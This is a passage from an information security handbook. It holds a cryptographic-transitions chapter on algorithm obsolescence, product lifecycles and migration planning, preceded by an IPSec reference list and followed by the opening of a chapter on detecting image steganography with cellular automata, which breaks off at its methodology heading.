1. Bauger, M., Weis, B., Hardjono, T., and Harney, H., *The Group Domain of Interpretation*, RFC 3547, IETF Standard, July 2003.
2. Davis, C. R., *IPSec: Securing VPNs*, McGraw-Hill, 2001.
3. Doraswamy, N., and Harkins, D., *IPSec: The New Security Standard for the Internet, Intranets and Virtual Private Networks*, Prentice-Hall PTR, 1999.
4. Ferguson, N., and Schneier, B., *A Cryptographic Evaluation of IPSec*, www.counterpane.com/ipsec.html, April. 1999.
5. Frankel, S., *Demystifying the IPSec Puzzle*, Artech House Inc., 2001.
6. Harkins, D., and Carrel, D., *The Internet Key Exchange (IKE)*, RFC 2409, November 1998.
7. Kent, S., and Atkinson, R., *Security Architecture for the Internet Protocol*, RFC 2401, November 1998.
8. Kent, S., and Atkinson, R., *IP Authentication Header*, RFC 2402, November 1998.
9. Kent, S., and Atkinson, R., *IP Encapsulating Security Payload (ESP)*, RFC 2406, November 1998.
10. Kosiur, D., *Building and Managing Virtual Private Networks*, Wiley Computer Publishing, 1998.
11. Maughan, D., Schertler, M., Schneider, M., and Turner, J., *Internet Security Association and Key Management Protocol (ISAKMP)*, RFC 2408, November 1998.
12. Perlman, R., and Kaufman, C., Key exchange in IPSec: Analysis of IKE*, IEEE Internet Computing*, 4(6), pp. 50–56, 2000.
13. Perlman, R., and Kaufman, C., *Analysis of the IPSec Key Exchange Standard*, WET-ICE Security Conference, MIT, sec.femto.org/wetice-2001/papers/radia-paper.pdf, 2001.
14. Weis, B., Gross, G., and Ignjatic, D., *Multicast Extensions to the Security Architecture for the Internet Protocol*, IETF draft RFC, draft-ietf-msec-ipsec-extensions-04.txt.
15. Weis, B., Hardjono, T., and Harney, H., *The Multicast Group Security Architecture*, RFC 3740, IETF Standard, July 2004.

Cryptographic Transitions

Technological Obsolescence
Cryptographic Lifecycle
Lifecycles for Encryption Products
Business Implications of Lifecycle
Principles for Cryptographic Transitions
Vulnerability Assessment • Impact Analysis • Implementation • Reconciliation
Prudent Measures
References

Ralph Spencer Poore

Change is inevitable. As businesses adopted commercial cryptography as an important tool in protecting information, they transitioned from either reliance solely on physical security measures or, more often, reliance on no intentional protection to either a proprietary cryptographic process (e.g., PGP) or the, then newly established, federal cryptographic standard: Data Encryption Standard (DES). Cryptography, however, always includes a balancing of efficient use with effective security. This means that cryptographic techniques that provide computational efficiency sufficient to permit operational use in a commercial setting will degrade in security effectiveness as computational power increases (a corollary to Moore's Law). Cryptographic protocols and algorithms may also fall prey to advances in mathematics and cryptanalysis. Specific implementations believed secure when originally deployed may fail because of technological obsolesces of hardware or software components on which they depended. New technologies may permit previously infeasible attacks. Regardless of the specific reason, organizations will find it necessary to transition from one cryptographic security solution to another at some point in their existence.

Cryptographic transitions is the process by which an organization addresses the problems associated with updating (or initially implementing) cryptographic security measures in response to changes in the environment that require better information security. This chapter addresses a myriad of environmental changes that might motivate a cryptographic transition, including both technological and business events. It will then describe a process for such transitions.

Technological Obsolescence

Cryptographic implementations become technologically obsolete either when aspects of the cryptography itself cease to provide the appropriate levels of assurance or when the technology (e.g., hardware or software) on which it is based becomes obsolete.

Advanced cryptanalytic capabilities and faster computers have made the Data Encryption Algorithm (also known as the Data Encryption Standard—DES) obsolete. DES has long outlived its effectiveness

except, perhaps, as Triple DES. Although cryptographic advances have produced the Advanced Encryption Standard (AES) that provides better security and higher efficiency than Triple DES when equivalent implementations (i.e., hardware versus hardware or software versus software) are compared, very little of the business infrastructure that previously depended on DES has successfully converted to AES. This occurs despite the many intervening years since published reports widely proclaimed the death of DES.[1]

What information security professionals can do to minimize the potential adverse impact to within their respective organizations will be further discussed throughout this chapter. The following are suggestions that may help information security professionals minimize these impacts:

1. Information security professionals should carefully research potential products. If a good body of experience for a given product cannot be found (vendor marketing material aside), then the business will be better served by letting someone else risk its assets. For example, businesses that jumped on wireless LANs discovered that they were providing free services to unintended parties and opening their LANs to attack outside of their physical control. Where cryptography was an option, they failed to implement it. But even when they learned to implement it, the available protocol was not secure. A transition from 802.11b to 802.11g, although apparently more secure and less subject to interference, was also more expensive and had a shorter range, requiring more units. Early adopters of the 802.11b wireless technology found themselves with equipment that needed years on their books for depreciation but that was, nonetheless, obsolete.

   The irony of bleeding edge technology that depends on security functionality for its business case can be seen. The advantages boasted in marketing material for adoption of the new technology (e.g., efficiency, cost savings) evaporate when the buyer must add to the equation fraud losses, down time, and premature forced replacement of the equipment. A further irony remains: the replacement technology may suffer the same fate as the technology it replaced.
2. Information security professionals should assess the business and legal risks. From the time the industry is officially on notice that an encryption method, protocol, or implementation no longer provides the necessary level of protection until the time an enterprise actually adopts an effective[2] alternative, the enterprise is increasingly at risk of litigation for negligence because it continued to rely on the faulty technology when it knew (or should have known) that it was unsafe. This aggravates the situation by increasing the pressure on the enterprise to buy a replacement product that may prematurely come to market without the benefit of rigorous vetting. To avoid this becoming a vicious circle, balance the risks of the exposures with the costs associated with a transition to the new product. Compensating controls in the existing environment (for example, the use of encryption at a higher level in the ISO stack) may be more cost effective.
3. A cryptographic lifecycle plan should be designed, and appropriate procedures in existing software development and acquisition processes should be integrated.

Cryptographic Lifecycle

The lifecycle for cryptographic security products is much like the lifecycle for humans. In cryptography, an end happens when an easily exploitable flaw is found in the algorithm, and the underlying cryptosystem is deemed beyond repair. For example, the Fast Data Encipherment Algorithm (FEAL), developed by the Nippon Telephone and Telegraph with the intent that it be an improvement to DES, was found susceptible to a variety of cryptanalytic attacks, some requiring as few as twelve chosen plaintexts, that prematurely ended its life.

[1] See, for example, Ben Rothke's article "DES is Dead! Long Live ????" published in the Spring 1998 edition of the Information Systems Security by which time, this was the general consensus.

[2] At least one currently perceived as effective.

Effectiveness is gradually lost, often a victim of Moore's Law or cumulative breakthroughs in cryptanalysis' drastically reducing the time necessary to ascertain the cryptographic key (or the message directly without the key). Some cryptosystems will have very short lives, and others may span centuries. Predicting the life of any given cryptographic security product, however, is probably about the same as reading a person's lifeline on his or her palm.

A cryptographic system contains many elements with all remaining secure if the overall system is to remain cryptographically effective. If a backdoor to the algorithm is discovered or a cryptanalytic attack efficiently reduces the key space against which a brute-force attack succeeds, the algorithm no longer provides adequate cryptographic strength. If the protocol associated with key management or registration fails to withstand an attack, then the cryptosystem is likely compromised. If the source of random values, e.g., a pseudo-random number generator (PRNG)—also more accurately called a deterministic random number generator (DRNG), is discovered to have a predictable pattern or to generate values within a space significantly smaller than the target key space, a cryptanalyst may exploit this weakness to the detriment of the cryptosystem. In recent years, researchers have found that timing, power consumption, error states, failure modes, and storage utilization all may act as covert channels, leaking information that may permit the solving of the implemented cryptosystem without benefit of the keys.

In addition to the potential for failures related to the cryptographic algorithm, cryptographic security implementations depend on other factors. These factors vary depending on the cryptographic services intended for use. For example, to use cryptography for user authentication, a means of binding an identity with a certificate is necessary. This requires a registration process where an identity is asserted, it is authenticated in some manner, and a cryptographically signed piece of data to represent that identity is created. Weaknesses in the registration process, the signing process, the revocation process, or the chain of trust on which the resulting certificate relies are all potentially exploitable. A National Institute of Standards and Technology (NIST) Special Publication addresses this complex area and its impact to the cryptographic key lifecycle. NIST Special Publication 800-57[3] provides guidance on over a dozen different kinds of cryptographic keys (e.g., Private Signature Key, Public Signature Key, Symmetric Authentication Key, Private Authentication Key, Public Authentication Key, Symmetric Data Encryption Key, Symmetric Key Wrapping Key, Symmetric and Asymmetric Random Number Generator Key, Symmetric Master Key, Private Key Transport Key, Public Key Transport Key, Symmetric Key Agreement Key, Private Static Key Agreement Key, Public Static Key Agreement Key, Private Ephemeral Key Agreement Key, Public Ephemeral Key Agreement Key, Symmetric Authorization Key, Private Authorization Key, and Public Authorization Key). With the many differences in the application of cryptography come differences in the overall cryptographic lifecycle of the products used. Products that encrypt a message, send it, receive it, and decrypt it serve their cryptographic purpose in almost real time. Products that encrypt for archival or sign contracts that must be capable of authentication a decade later will have much longer cryptographic lifecycles.

The services supported by encryption, e.g., confidentiality, authentication, and nonrepudiation, have nearly perpetual lives. Business functions that require such services almost never cease to require them. Nonetheless, a given implementation of these services will have a planned lifecycle associated with the business functions that rely on these services. Secrets rarely require perpetual protection. For most trade secrets, three years of confidentiality might provide sufficient protection for the business to profit from its advantage. Of course, robust cryptographic security measures may have a shelf life far in excess of three years. Selecting the cryptosystem and key length deemed safe for the length of time that management believes is appropriate for a given business function is more art than science. In many applications, however, little difference in acquisition and implementation costs for cryptosystems using are found (for example, 128 bits of active key and 512 bits of active key). But changing from a system based on 128 bits to one of 512 bits might be costly. Here is one place where planning and foresight gives

[3]For a copy of this special publication, refer to http://csrc.nist.gov/publications/nistpubs/

the information security professional an opportunity to control at least some of the cryptographic security product lifecycle parameters.

The speed at which new implementations of cryptographic protocols issue from RFC and proprietary development efforts leaves implementers in the dust. Vetting (i.e., formally testing and proving) an implementation requires time and great skill. The great commercial pressure to bring new products to market rarely admits to the necessity for such vetting. The wireless protocol 802.11b was a good example. Implementations were in the field before the protocol weaknesses were fully understood. The tools for freely exploiting its weaknesses were available well before a newer, more secure standard. The new standard, 802.11g, was not compatible with the equipment already in the field. Manufacturers had to productize this standard before companies could acquire the new devices. For the purchasers of the previous technology, nothing short of replacing the equipment would avail to correct the deficiency (a host of products to compensate for the protocol weakness not withstanding).

Cryptographic transitions pose special challenges with similarities to forced system or hardware conversions. The change is rarely limited to a single application or platform. Similar to data transmission or data storage strategies, cryptographic security is infrastructural. In current commerce applications, a company relies on cryptographic security measures whether it knows it or not. The default use of cryptography rarely reflects the needs of a specific business (other than, perhaps, the vendor's business).

Lifecycles for Encryption Products

Cryptographic security products may have features or specific implementation factors that may provide a better clue to its lifecycle. Just as certain life-style factors may increase or decrease a person's health and longevity, so too do aspects of product implementations. For example, a hardware implementation for a specific speed, latency, and physical layer protocol may fall victim to rapid changes in telecommunication technology. Here, obsolescence is unrelated to merits of the cryptosystem. The product ends its lifecycle just as tubes gave way to transistors that gave way to integrated circuits, etc. An additional source of obsolescence is the vendor's planning for its product. The vendor simply decides not to support the product. RSA Security's SecurPC, introduced in 1992, is an example of this for RSA ended support for it in 1996. Archived files or e-mail protected by this product would require a Windows 98 software platform for decryption because the product does not run on Windows 2000 or Windows XP. Clearly, factors beyond the efficacy of the algorithm will limit the life expectancy of a cryptographic security product.

Perhaps, just as strangely, it may be found that the birth of a new cryptographic security product is premature. Such a product might die if a market for it does not develop quickly. Or if the sponsoring company has sufficient staying power, the premature product may live long and prosper.

Because breakthroughs like RSA's public key technology may have come to market before the industry even understood what problems it might solve, businesses have struggled with public key infrastructure (PKI) projects and other attempts at implementing cryptographic products. Many organizations have dozens of cryptographic products—often where a single, well-chosen product would have sufficed. The efficacy of these products remains generally unknowable by the people who buy and implement them. Few information technology professionals (or information security administrators) follow the cryptographic research literature or have access to a cryptographic laboratory for testing.

Since the early works on public key cryptography, e.g., Whitfield Diffie's and Martin Hellman's work in 1975, cryptographers have devised many asymmetric key schemes based on an almost limitless array of algorithms. Current work includes advances in elliptic curves cryptography (ECC),[4] hyper-elliptic cryptosystems,[5] RSA variants and optimizations,[6] multivariate quadratic equations over a finite field

[4]For example, work by Katsuyuki Okeya and Tsuyoshi Takagi or work by Kristen Eisenträger, Kristen Lauter, and Peter L. Montgomery. V. Miller and N. Koblitz introduced ECC in mid-1980.

[5]Hyper-elliptic cryptosystems, a generalization of ECC, was introduced by N. Koblitz ca.1989.

[6]For example, work by Adi Shamir (the "S" in "RSA").

(the MQ problem),[7] and lattices.[8] Future advances in quantum cryptographic key management and biological computing (i.e., using genetic structures to form living computers) may drastically change cryptographic products. Unfortunately for most information security practitioners, a Ph.D. in mathematics seems to be only a good starting point for research in cryptosystems.

To a greater extent, professionals depend on the vendors of cryptographic products to educate them on the products' merits. Without casting aspersions on the sales forces for these products, few will have the motivation or objectivity or the academic background sufficient to evaluate their own product. Fewer will have sufficient access to fairly compare and contrast the technical merits of competitors' products. And few, if any, will have the ability to assess the current state of cryptanalysis versus their and their competitors' products. But if such salespeople existed, would information security professionals understand the assessments?

To protect from ignorance, information security professionals should rely on products evaluated through nationally accredited laboratories, e.g., the National Institute of Standards and Technology (NIST) National Voluntary Laboratory Accreditation Program (NVLAP).[9] However, this may lead to another potential end-of-life situation for a cryptographic product, i.e., the loss of accreditation. Once a previously approved product loses accreditation, any continued use of the product places an organization at risk. Having a transition plan for accredited products is the best defense.

Beyond technical reasons for cryptographic technology lifecycles' running out prematurely, political factors may also lead to the stillbirth of a cryptographic technology. NSA's Skipjack is a good example of this. It had two embodiments: Clipper Chip for voice communications and Capstone for data. Whatever the merits of the Skipjack algorithm, the concept of cryptographic key escrow by the federal government created such political backlash that few commercial implementations resulted.[10]

Business Implications of Lifecycle

Most business functions have a financial justification as does the basis for investments in the technologies that support them. To replace (or physically upgrade where feasible) a hundred billion dollars of automated teller machines (ATM) and point of sale (POS) equipment in order to support a replacement for DES, for example, cannot (and did not) happen quickly. The United States' financial services industry, however, expected a long life for its rollout of ATM. The need for the long life was partly based on the large investment it had to make in equipment and systems, but it also reflected the risk inherent in a change of business model. Very early adopters had the opportunity to upgrade or replace equipment several times before the forced migration from DES to Triple-DES. Exhibit 79.1 gives a timeline of Triple-DES in the financial services industry. (AES came out too late and would have required a more massive revolution instead of evolution of existing systems.) Weaknesses in PIN-block format, setup protocols, and nonstandard messages required changes as the networks became more interdependent and attacks against the systems became more sophisticated. The replacement of equipment well before its scheduled and booked depreciation date creates a financial hardship for the business as it may invalidate planning assumptions used to justify the original implementation. Far worse, however, is the potential harm if the resulting business model is made null and void. Privacy concerns, in large measure because of inadequate security and to public perception that this inadequacy was wide spread, probably hastened the demise of many already stressed dotcoms whose business models assumed privacy as a given.

[7]Examples of public key cryptosystems based on the MQ problem include Hidden Fields Default (HFE), Quartz, and Sflash. For more information, see www.nicolascourtois.net.

[8]For more information, see //www.tcs.hut.fi/~helger/crypto/link/lattice/

[9]The Directory of Accredited Laboratories maintained by NIST is available at http://ts.nist.gov/ts/htdocs/210/214/scopes/programs.htm.

[10]For more information, see http://www.epic.org/crypto/clipper/




EXHIBIT 79.1 Triple DES time line.

Businesses already feel the pain of near constant desktop system upgrades. Here, vendors try to make the transition smooth with as much backward compatibility as possible. With advances in cryptography, entire classes of algorithms may become obsolete in a single breakthrough. Transitions from a newly broken cryptosystem to a cryptosystem believed to be safe, at least for the moment, are unlikely to be simple migrations.

Business planning for cryptographic security measures needs to include planning for cryptographic lifecycle contingencies. Just as businesses need business continuity planning against adverse events (e.g., natural disasters, fire, sabotage, and human error), businesses need to plan for the inevitable transition from one cryptographic technology to the next. This includes contingency funding and planning for catastrophic cryptographic failure where a rapid transition must occur and for more gradual evolution to more advanced technologies as existing ones approach obsolesce.

Principles for Cryptographic Transitions

The following four principles prescribe the process for a successful cryptographic transition: vulnerability assessment, impact analysis, implementation, and reconciliation.

Vulnerability Assessment

The principle of the vulnerability assessment addresses the need to understand the applications or infrastructural elements that cryptography will protect or support. With an understanding of the business issues and of the technical vulnerabilities to be addressed by cryptographic measures, a foundation is created on which cryptographic transitions must be based.

The first task is to ascertain legacy system requirements. The current security requirements must then be confirmed. Typically, this is accomplished by reviewing legacy documentation and current operating procedures. However, legacy systems may not be fully documented or specifications identify what was planned but not necessarily implemented. Further, operating procedures may be obsolete or

simply not followed. It may be necessary to augment documentation with interviews to determine legacy system requirements.

The second task is to determine new system requirements. This can be accomplished by reviewing projects currently in progress and—even more importantly—by reviewing strategic business plans. Because many cryptographic systems can remain in use for 10 or more years, transitioning to a security architecture and an enterprise management system that can support short-term and long-term business strategies is an important aspect of determining new system requirements.

The third task is to determine the infrastructure requirements. Unless the business strategies have previously identified and documented such requirements, it will be necessary to conduct interviews. One important group that should be interviewed is the operations staff because it supports the production applications and relies on documented procedures. Another group that should be interviewed is the information technology staff because it addresses the gap between the production systems and the users. Other important groups include database administrators, security officers, and general counsel. The collective knowledge of these groups is critical in determining the infrastructure requirements.

The fourth task is to perform a formal vulnerability assessment of systems and infrastructures to ascertain the potential threats, realistic vulnerabilities, and business and technical risks and to derive the appropriate security requirements.

79.5.2 Impact Analysis

The principle of the impact analysis addresses the effect that cryptography has and will have on the business systems. The impact analysis also translates technical issues into financial or business terms important to internal communication.

The first task is to perform an inventory assessment to determine where cryptography is used, how it is used, and why it is used versus other controls. In this inventory, information should be gathered about the algorithms, protocols, and devices or products currently in use.

The second task is to perform a dependency analysis to determine where systems have inter-dependencies and whether applications, infrastructural elements, or devices are or can be algorithm independent. If specific functions can be identified that might be common, e.g., key generation, digital signature, message encryption, or file encryption, the potential for isolating these functions into an abstraction layer that would reduce the future impact of cryptographic transitions should be documented.

The third task is to address jurisdictional issues to determine current and future needs for cryptography in multi-national, national, and regional locations. Different nations have different rules and laws that may affect the overall security architecture.[11]

The fourth task is to address migration issues to determine availability of cryptographic products to buy solutions or cryptographic tools to build solutions where products are insufficient or unavailable. In some cases, further analysis is necessary to determine alternatives to cryptography solutions.

79.5.3 Implementation

The implementation principle is the basic project management lifecycle that has been summarized here into development, testing, quality assurance, and deployment planning tasks. Development planning is documenting the manpower, resources, time tables, reporting, and auditing for the modification or replacement of the application, infrastructure, or equipment. Test planning includes documenting test cases and test results approved by management for unit testing, integration testing, system testing, and parallel testing. Quality assurance planning includes documenting final acceptance with roll-back plans that have been reviewed, approved, and signed off by management. Careful planning avoids any

[11]For more information, see Poore, R.S. 2000. Jurisdictional issues in global transmissions. In *Information Security Management Handbook*, M. Krause and H.F. Tipton, eds., *4th Ed.*, *Vol. 1*. Boca Raton: CRC Press.

cold cut-over. Further, deployment planning must include documented roll-out schedules with incremental modifications and the ability to roll-back in the case of unforeseen problems.

Reconciliation

The fourth and final principle's, reconciliation, objective is to determine the cryptographic transition's successfulness. A post mortem should be conducted to review the project's successes and failures and to document these for future improvements. The team should learn from its mistakes and convey that wisdom to future project teams. In addition to the post mortem, a monitor program should be implemented to measure system results against expected results. Any unexpected events should be investigated, documented, and resolved. The initial monitoring should be frequent (e.g., hourly, daily, weekly) and eventually reduced to normal operational status reports (e.g., monthly, quarterly).

Because external factors, many that have been previously addressed, may force the organization to initiate a cryptographic transition sooner than planned, these principles should be formalized into its business planning and the organization should be informed of changes in cryptography.

Prudent Measures

In closing, here are eight considerations to incorporate in cryptographic transition planning for an organization:

1. Do not ask the company to invest in products that depend on "bleeding edge" cryptosystems. The best safeguard against a poor cryptosystem is time. Let researchers have the time to properly vet the new cryptosystem, and let competitors debug their own implementations.
2. Require independent certification or vetting of cryptosystems, where possible, utilizing recognized standards (e.g., Common Criteria—for additional information in the U.S.A., see NIST Special Publication 800-37, Guidelines for the Security Certification, and Accreditation of Federal Information Technology Systems).
3. Use cryptosystems based on recognized national or international standards. Beware of proprietary algorithms, protocols, or embodiments.
4. Understand the target environment for a vendor's product, including any explicit limitations; ensure the appropriateness of the product for the environment where the organization will run it. For example, some cryptographic security products assume the existence of a physically secure environment or they will run on a trusted workstation. If the plan is to roll one of these products out to remote users whose environments are unknown, the product should be expected to fail.
5. To the degree possible, negotiate assurances into the contract that share the risk of cryptographic failure with the vendor. Always believe a vendor's risk judgment when the vendor is unwilling to take any responsibility for its product. If the vendor does not trust its product, neither should a company.
6. Seek qualified experts' opinions and colleagues' experiences. Learning from the experience of others is almost always preferable to experiencing the learning. If no one in the organization has had an experience with this vendor or product, then refer back to the first measure listed here.
7. Incorporate cryptographic life-cycle considerations into business continuity planning. A cryptographic security failure can pose a serious threat to business operations both by potentially exceeding acceptable business risks for normal operations (a threshold that management may potentially waive to permit a period of operations while a transition to a new product occurs) and by exposing network or database operations to attacks that prevent operations.
8. Create (or follow) an architecture that isolates cryptographic services to an abstraction layer that is independently invoked. This permits replacement or upgrade with minimal impact to the overall application. As discussed in regards to lifecycles, they can be depended on for their uncertainty.

Use as a design assumption that the cryptographic security product will require changes or replacement sooner than the application depending on it will go away.

This last item is perhaps the most important. The field of cryptography is rapidly advancing with cryptanalysis' finding more rapid introduction to general use than more advanced cryptosystems. These advances increase the risk that a given cryptographic implementation will provide effective security for a shorter life than predicted at the time of implementation. Although issues such as Y2K could easily have been anticipated well in advance, programming languages and practices in the 1960–1980 decades generally failed to consider the pending obsolescence, believing instead that the applications they were creating would not live until then. Enough of these applications did survive to cost businesses billions of dollars to address the oversight. Waiting until a business is forced to change cryptographic implementations increases costs and places information assets at risk. Cryptographic transitions are inevitable. Companies should plan for it now.

Note

Poore, R.S. 2003. Advances in Cryptography. *Information Systems Security*, Vol. 12, Issue 4. Auerbach Publications, New York.

References

1. Poore, R.S. 2002. The new standard—a triple play: 3DES. *PULSATIONS* (January).
2. Stapleton, J. and Poore, R.S. 2005. Cryptographic Transitions. Presented at ECC Conference 2005.
3. Poore, R. S. 2005. Cryptographic key management concepts. H. F. Tipton and M. Krause, eds., In *Information Security Management Handbook*, *5th Ed., Vol. 2.* CRC Press, Boca Raton.
4. Special Publication 800-57, *Recommendation for Key Management, Part 1: General*, August, 2005. National Institute of Standards and Technology, Washington, DC.

Blind Detection of Steganographic Content in Digital Images Using Cellular Automata

Sasan Hamidi

Introduction

Steganography is the art of hiding messages or other forms of data and information within another medium. The goal of steganography is to hide the information so it can escape detection. On the other hand, steganalysis attempts to uncover such hidden messages through a variety of techniques. Many freeware and commercially available steganographic tools are currently available for hiding information in digital images (Johnson *et al.*, 2001). Corresponding to these tools are methods devised specifically for each algorithm to detect the hidden contents. Almost all current steganalysis tools today require prior knowledge of the algorithm that was used during the steganography process; in other words, some statistical test must be performed to determine the signature associated with a particular steganographic tool or technique. Hence, by introducing new complexities and techniques, current steganalysis techniques become obsolete. The method proposed in this chapter represents a digital image in a cellular-automata-based, two-dimensional array. Each cell within this two-dimensional plane is examined for anomalies presented by the process of steganography. The author believes that the technique used here is statistically more robust than other techniques presented thus far and is capable of handling complex and chaotic steganographic algorithms.

Motivation for Research

Current steganographic detection methods have several deficiencies:

- The detection method has to match the algorithm used in the steganography process. Tests must be performed to match the signature to a specific technique used to embed the data within the medium.
- Slight variations in steganographic methods can render the current techniques useless.
- Almost all steganalysis techniques suffer from a high rate of false positives (Berg *et al.*, 2003).

To the best of the author's knowledge, to date no techniques utilize cellular automata (CA) for the detection of steganographic content in any medium. Additionally, only two methods today propose techniques to improve on the deficiencies mentioned above. The methods proposed by Berg *et al.* (2003) and Lyu and Farid (2002) utilize machine learning as their underlying concept.




FIGURE 29.1 Three different neighborhoods.

Artificial neural networks (ANNs) are a particular method for empirical learning. ANNs have proven to be equal, or superior, to other empirical learning systems over a wide range of domains when evaluated in terms of their generalization ability (Cox *et al.*, 1996; Schatten, 2005); however, although these methods have significantly improved on the areas mentioned earlier, they suffer from the following problems (Ahmad, 1988; Atlas *et al.*, 1989; Shavlik *et al.*, 1991; Towell and Shavlik, 1992):

- Training times are lengthy.
- The initial parameters of the network can greatly affect how well concepts are learned.
- No problem-independent way to choose a good network topology exists yet, although considerable research has been aimed in this direction.
- After training, neural networks are often very difficult to interpret.

The proposed method has the advantage of being able to be applied to both index- and compression-based images. Examples of index-based images are GIF and BMP file types, and compression-based examples are MPEG and JPEG.

Background on Cellular Automata

The basic element of a CA is the cell. A cell is a kind of a memory element that is capable of retaining its state. In the simplest case, each cell can have the binary states 1 or 0. In more complex simulation, the cells can have more different states. These cells are arranged in a spatial web, called a *lattice*. The simplest one is the one-dimensional lattice, where all cells are arranged in a line like a string. The most common CA is built in one or two dimensions. For the cells to grow, or transition from their static state to a dynamic one, rules must be applied. Each rule defines the state of the next step in forming new cells. Additionally, in a cellular automata lattice, the state of the next cell depends on its neighbor. Thus, the concept of neighborhood is an important one. Figure 29.1 shows three different neighborhoods. The distinguishing characteristic is the rules that are applied to each cell to form the lattice (Schatten, 2005).

Background on Digital Images and Steganography

To a computer, an *image* is an array of numbers that represent light intensities at various points (pixels). These pixels make up the *raster data* of the image. A common image size is 640×480 pixels and 256 colors (or 8 bits per pixel). Such an image could contain about 300 kilobits of data. Digital images are typically stored in either 24-bit or 8-bit files. A 24-bit image provides the most space for hiding information; however, it can be quite large (with the exception of JPEG images). All color variations for the pixels are derived from three primary colors: red, green, and blue. Each primary color is represented by 1 byte; 24-bit images use 3 bytes per pixel to represent a color value. These 3 bytes can be represented as hexadecimal, decimal, and binary values. In many Web pages, the background color is represented by




FIGURE 29.2 Color palettes: (a) red palette; (b) color pallete.

a six-digit hexadecimal number — actually three pairs representing red, green, and blue. A white background would have the value FFFFFF: 100 percent red (FF), 100 percent green (FF), and 100 percent blue (FF). Its decimal value is 255, 255, 255, and its binary value is 11111111, 11111111, 11111111, which are the 3 bytes making up white.

Most steganography software neither supports nor recommends using JPEG images but recommends instead the use of lossless 24-bit images such as BMP. The next-best alternative to 24-bit images is 256-color or grayscale images. The most common of these found on the Internet are GIF files (Cox *et al.*, 1996). In 8-bit color images such as GIF files, each pixel is represented as a single byte, and each pixel merely points to a color index table (a palette) with 256 possible colors. The value of the pixel, then, is between 0 and 255. The software simply paints the indicated color on the screen at the selected pixel position. Figure 29.2a, a red palette, illustrates subtle changes in color variations: visually differentiating between many of these colors is difficult. Figure 29.2b shows subtle color changes as well as those that seem drastic. Many steganography experts recommend using images featuring 256 shades of gray (Aura, 1995). Grayscale images are preferred because the shades change very gradually from byte to byte, and the less the value changes between palette entries, the better they can hide information.

Least significant bit (LSB) encoding is by far the most popular of the coding techniques used for digital images. By using the LSB of each byte (8 bits) in an image for a secret message, it is possible to store 3 bits of data in each pixel for 24-bit images and 1 bit in each pixel for 8-bit images. Obviously, much more information can be stored in a 24-bit image file. Depending on the color palette used for the cover image (*e.g.*, all gray), it is possible to take 2 LSBs from one byte without the human visual system (HVS) being able to tell the difference. The only problem with this technique is that it is very vulnerable to attacks such as image changes and formatting (*e.g.*, changing from a GIF format to JPEG).

Methodology

